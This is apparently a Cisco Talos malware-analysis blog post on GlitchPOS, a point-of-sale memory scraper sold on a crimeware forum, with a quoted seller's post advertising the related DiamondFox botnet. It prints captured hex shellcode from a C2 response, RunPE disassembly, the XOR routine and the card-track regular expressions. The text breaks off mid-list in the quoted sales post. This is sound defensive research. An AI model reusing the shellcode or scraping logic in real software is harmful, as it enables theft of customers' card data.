GlitchPOS: New PoS malware for sale

blog.talosintelligence.com/2019/03/glitchpos-new-pos-malware-for-sale.html

Warren Mercer and Paul Rascagneres authored this post with contributions from Ben Baker.

Executive summary


Point-of-sale malware is popular among attackers, as it usually leads to them obtaining credit card numbers and immediately use that information for financial gain. This type of malware is generally deployed on retailers' websites and retail point-of-sale locations with the goal of tracking customers' payment information. If they successfully obtain credit card details, they can use either the proceeds from the sale of that information or use the credit card data directly to obtain additional exploits and resources for other malware. Point-of-sale terminals are often forgotten about in terms of segregation and can represent a soft target for attackers. Cisco Talos recently discovered a new PoS malware that the attackers are selling on a crimeware forum. Our researchers also discovered the associated payloads with the malware, its infrastructure and control panel. We assess with high confidence that this is not the first malware developed by this actor. A few years ago, they were also pushing the DiamondFox L!NK botnet. Known as "GlitchPOS," this malware is also being distributed on alternative websites at a higher price than the original.

The actor behind this malware created a video, which we embedded below, showing how easy it is to use it. This is a case where the average user could purchase all the tools necessary to set up their own credit card-skimming botnet.

GlitchPOS

Packer overview

A packer developed in VisualBasic protects this malware. It's, on the surface, a fake game. The user interface of the main form (which is not displayed at the execution) contains various pictures of cats:



The purpose of the packer is to decode a library that's the real payload encoded with the UPX packer. Once decoded, we gain access to GlitchPOS, a memory grabber developed in VisualBasic.


Payload analysis

The payload is small and contains only a few functions. It can connect to a command and control (C2) server to:

- Register the infected systems
- Receive tasks (command execution in memory or on disk)
- Exfiltrate credit card numbers from the memory of the infected system
- Update the exclusion list of scanned processes
- Update the "encryption" key
- Update the User Agent
- Clean itself

Tasks mechanism

The malware receives tasks from the C2 server. Here is the task pane:



Create Task

File: Aucun fichier sélectionné.

HWID filter: <HWID>, <HWID>, <HWID>

Example: 041127F5CE5B,103026A6BE4D,184927F2AF5C


Country filter:

Select a task: Download & Execute (Memory)

Task Type:

Task status:

The commands are executed via a shellcode directly sent by the C2 server. Here is an example in Wireshark:




```
Host: coupondemo.dynamicinnovation.net

HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 2576
Date: Fri, 01 Mar 2019 06:46:22 GMT
Server: LiteSpeed
Connection: Keep-Alive

60E84E0000006B00650072006E0065006C003300320000006E00740064006C006C00000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000005B8BFC6A42E8BB0300008B54242889118B54242C6A3EE8AA03000089116A4AE8A103000089396A1E6A3CE89D0300006A2268F4000000E8910300006A266A24E888
0300006A2A6A40E87F0300006A2E6A0CE8760300006A3268C8000000E86A0300006A2AE85C0300008B09C701440000006A12E84D030000685BE814CF51E8790300006A3EE83B0300008BD
16A1EE8320300006A40FF32FF31FFD06A12E823030000685BE814CF51E84F0300006A1EE8110300008B098B513C6A3EE8050300008B3903FA6A22E8FA0200008B0968F80000005751FFD0
6A00E8E80200006888FEB31651E8140300006A2EE8D60200008B396A2AE8CD0200008B116A42E8C402000057526A006A006A046A006A006A006A00FF31FFD06A12E8A902000068D03710F
251E8D50200006A22E8970200008B116A2EE88E0200008B09FF7234FF31FFD06A00E87E020000689C951A6E51E8AA0200006A22E86C0200008B118B396A2EE8610200008B096A40680030
0000FF7250FF7734FF31FFD06A36E8470200008BD16A22E83E0200008B396A3EE8350200008B316A22E82C0200008B016A2EE8230200008B0952FF775456FF7034FF316A00E8100200006
8A16A3DD851E83C02000083C40CFFD06A12E8F9010000685BE814CF51E8250200006A22E8E70100008B1183C2066A3AE8DB0100006A025251FFD06A36E8CE010000C70100000000B82800
00006A36E8BC010000F7216A1EE8B30100008B118B523C81C2F800000003D06A3EE89F01000003116A26E8960100006A2852FF316A12E88A010000685BE814CF51E8B601000083C40CFFD
06A26E8730100008B398B098B71146A3EE86501000003316A26E85C0100008B098B510C6A22E8500100008B090351346A46E8440100008BC16A2EE83B0100008B0950FF77105652FF316A
00E82A01000068A16A3DD851E85601000083C40CFFD06A36E8130100008B1183C20189116A3AE8050100008B093BCA0F8533FFFFFF6A32E8F40000008B09C701070001006A00E8E500000
068D2C7A76851E8110100006A32E8D30000008B116A2EE8CA0000008B0952FF7104FFD06A22E8BB0000008B3983C7346A32E8AF0000008B318BB6A400000083C6086A2EE89D0000008B11
6A46E894000000516A045756FF326A00E88600000068A16A3DD851E8B200000083C40CFFD06A22E86F0000008B098B51280351346A32E8600000008B0981C1B000000089116A00E84F000
00068D3C7A7E851E87B0000006A32E83D0000008BD16A2EE8340000008B09FF32FF7104FFD06A00E82400000068883F4A9E51E8500000006A2EE8120000008B09FF7104FFD06A4AE80400
00008B2161C38BCB034C2404C36A00E8F2FFFFFF6854CAAF9151E81E0000006A406800100000FF7424186A00FFD0FF742414E8CFFFFFFF890183C410C3E82200000068A44E0EEC50E84B0
0000083C408FF742404FFD0FF74240850E83800000083C408C355525153565733C0648B70308B760C8B761C8B6E088B7E208B3638471875F3803F6B7407803F4B7402EBE78BC55F5E5B59
5A5DC35552515356578B6C241C85ED74438B453C8B54287803D58B4A188B5A2003DDE330498B348B03F533FF33C0FCAC84C07407C1CF0D03F8EBF43B7C242075E18B5A2403DD668B0C4B8
```

The shellcode is encoded with base64. In our screenshot, the shellcode is a RunPE:



```
call    sub_419
push    16B3FE88h       ; CreateProcessW
push    ecx
call    ResolveHash
push    2Eh ; '.'
call    sub_419
mov     edi, [ecx]
push    2Ah ; '*'
call    sub_419
mov     edx, [ecx]
push    42h ; 'B'
call    sub_419
push    edi
push    edx
push    0
push    0
push    4
push    0
push    0
push    0
push    0
push    dword ptr [ecx]
call    eax
push    12h
call    sub_419
push    0F21037D0h      ; NtUnmapViewOfSection
push    ecx
call    ResolveHash
```

"Encryption" key

The "encryption" key of the communication can be updated in the panel. The communication is not encrypted but simply XORed:

```
loc_404370: For var_100 = 0 To Len(var_8C): var_B0 = var_100 'Long
loc_404387:   var_B4 = ((var_B4 + 1) Mod &H100)
loc_40439E:   var_B8 = ((var_B8 + CLng(var_A8(var_B4))) Mod &H100)
loc_4043BF:   var_A8(var_B4) = var_A8(var_B8)
loc_4043CE:   var_A8(var_B8) = CInt(CByte(var_A8(var_B4)))
loc_4043FD:   var_C0(var_B0) = CByte(CInt(var_C0(var_B0)) Xor var_A8(CLng(((var_A8(var_B4) + var_A8(var_B8)) Mod 256))))
loc_404404: Next var_100 'Long
```

Credit card grabber

The main purpose of this malware is to steal credit card numbers (Track1 and Track2) from the memory of the infected system. GlitchPOS uses a regular expression to perform this task:

```
loc_4034F4: If arg_10 Then
loc_403502:   var_90.Pattern = ";\d{13,19}=\d{7}\w*\?"
loc_403509: Else
loc_40351B:   var_90.Pattern = CVar("(" & Chr(37) & "B)\d{0,19}\^[\w\s\/]{2,26}\^\d{7}\w*\?" & ";\d{13,19}=\d{7}\w*\?")
loc_403522: End If
loc_40352D: var_90.IgnoreCase = True
loc_40353A: var_90.Global = True
loc_403563: For Each var_94 In var_90.Execute
loc_403574:   var_9C = CStr(var_94.Value)
loc_40357F: Next
```

> (%B)\d{0,19}\^[\w\sV]{2,26}\^\d{7}\w*\?
>
> The purpose of this regular expression is to detect Track 1 format B

Here is an example of Track 1:

Cardholder : M. TALOS

Card number*: 1234 5678 9012 3445

Expiration: 01/99

%B1234567890123445^TALOS/M.

;\d{13,19}=\d{7}\w*\?

The purpose of this regular expression is to detect Track 2

Here is an example of Track 2 based on the previous example:


;1234567890123445=99011200XXXX00000000?*

If a match is identified in memory, the result is sent to the C2 server. The malware maintains an exclusion list provided by the server. Here is the default list: chrome, firefox, iexplore, svchost, smss, csrss, wininit, steam, devenv, thunderbird, skype, pidgin, services, dwn, dllhost, jusched, jucheck, lsass, winlogon, alg, wscntfy, taskmgr, taskhost, spoolsv, qml, akw.

Panel

Here are some additional screenshots of the GlitchPOS panel. These screenshots were provided by the seller to promote the malware.

The "Dashboard:"



17 Bots Online

33 Bots Offline

3 Infected POS

9 Cards Data


Top Countrys

Ghana	4
Egypt	3
United States	3
Reserved	3
Thailand	3

Top Point-Of-Sales


[redacted]	6
[redacted]	3

The "Clients" list:



HWID	IP	Country	PC-NAME	Cards	Status
[redacted]	[redacted]	[redacted]	[redacted]	6	Offline
[redacted]	[redacted]	[redacted]	[redacted]	3	Offline
[redacted]	[redacted]	Czech Republic	JOHN-PC	0	Offline
[redacted]	[redacted]	Thailand	DESKTOP-Q7RTRPG	0	Offline
[redacted]	[redacted]	Malaysia	QX-PC	0	Online
[redacted]	[redacted]	Kenya	HQICTDWK02379	0	Offline
[redacted]	[redacted]	Ghana	DESKTOP-1PLEKSO	0	Offline
[redacted]	[redacted]	Egypt	MAGIC-PC	0	Online
[redacted]	[redacted]	Canada	TENEISHA-PC	0	Online

The "Cards Date:"



Card Details


Card ID: 34
Card Type: Mastercard
Country: [redacted]
Process: conhost.exe
Created: 2019-Feb-10
PC HWID: [redacted]
Data:
;5407[redacted]

					DATE
					2019-Feb-10
					2019-Feb-10
					2019-Feb-10
33	[redacted]	[redacted]	4791[redacted]	VISA	2019-Feb-10
32	[redacted]	[redacted]	5938[redacted]		2019-Feb-10
31	[redacted]	[redacted]	4805[redacted]	VISA	2019-Feb-10
30	[redacted]	[redacted]	4532[redacted]	VISA	2019-Feb-10
29	[redacted]	[redacted]	4916[redacted]	VISA	2019-Feb-10

Linked with DiamondFox L!NK botnet

Author: Edbitss


The first mention of GlitchPOS was on Feb. 2, 2019 on a malware forum:


Glitch [POS Malware | Loader | 9Kb]

ED **edbitss** | 2/11/2019, 11:06:19 AM post

Hello guys, today im starting a new project named as Glitch it is a Point-Of-Sales malware (RAM Scraper) with some loader capabilities.

Edbitss is allegedly the developer of the DiamondFox L!NK botnet in 2015/2016 and 2017 as explained in a report by CheckPoint.




Statistics

Posts:	0 (Find All Posts)	Threads:	0 (Find All Threads)
Leecher Value:	Neutral	Credits:	0
Likes:	0	Vouches:	placeholder
Reputation:	0	Trust Scan:	Info
Warning level:	Low	Reported posts:	0

Information

Username Changes:	
Joined:	08-01-18
Date of Birth:	Age Unknown - Birthday Unknown
Last Visit:	Jan 16 2018 05:55 PM
Profile Views:	90

edbitss Signature



edbitss
Vendor Of DiamondFox
Posts: 39
Joined: Apr 2016
Reputation: 3
Jabber: edbitss@blah.im

Post: #1

Hello guys, im really happy to start a sales thread of the new DiamondFox version:

Panel:
Spoiler (Click to View)

Builder:
Spoiler (Click to View)

*Some information was blurred cause this address still in use for a campaign.

Loader:

- Core totally recoded.
- Stability improved.
- size Improved (18kb with configurations).
- No dependencies.
- Full windows compatibility (x86 and x64 from XP to Windows 10).
- New cryptographic methods.
- New installation routines (Bypass AVs proactives).
- Domain generation algorithm support.

Panel:

- Fully realtime (AJAX/JS) showing the last action/report sent or received for the bot.
- Extra security added: antiforce, captcha and ban suspicious querys.
- The web panel can be hosted on windows servers without any kind of error.
- All comunication with the panel are encrypted with a custom algorithm.

Plugins:

- Browsers Password Stealer (Internet Explorer, Mozilla Firefox, Google Chrome, Yandex Browser, Opera).
- FTP Stealer (Filezilla).
- DDoS (UDP, Layer7 [3 Methods], HTTP).
- Keylogger (Keyboard Hook, HTML Report, Clipboard Watcher, Get Window Title, Get Time, Can be triggered by window).
- Email grabber (Outlook Express, Microsoft Outlook 2000 [POP3 and SMTP], Microsoft Outlook 2002 to 2016, Windows Mail, Windows Live Mail, IncrediMail, Eudora, Netscape, Thunderbird, Yahoo! Mail, Hotmail/MSN mail, Gmail).
- RDP/VNC recover (Windows RDP, TightVNC, UltraVNC).
- RAM Scrapper (Track2).
- Instant Messenger Grabber (Yahoo Messenger, Google Talk, ICQ Lite 4.x/5.x/2003, AOL Instant Messenger, Trillian, Miranda, GAIM/Pidgin, PaltalkScene, Digsby).
- Screenshots (Single, Each 30 seconds).
- Spam (Custom SMTP, html letter, unlimited email list).
- DNS Redirects (Remote host file editor).
- Persistance (Protect file, process and startup keys).
- Crypto Wallet Stealer (MultiBit, Armory, Electrum, digital, Electrum-LTC, MultiDoge, BitcoinDark, Unobtanium, Dash, Bitcoin, Litecoin, Namecoin, PPCoin, Feathercoin, NovaCoin, Primecoin, Terracoin, Devcoin, Anoncoin, Paycoin, Worldcoin, Quarkcoin, Infinitecoin,

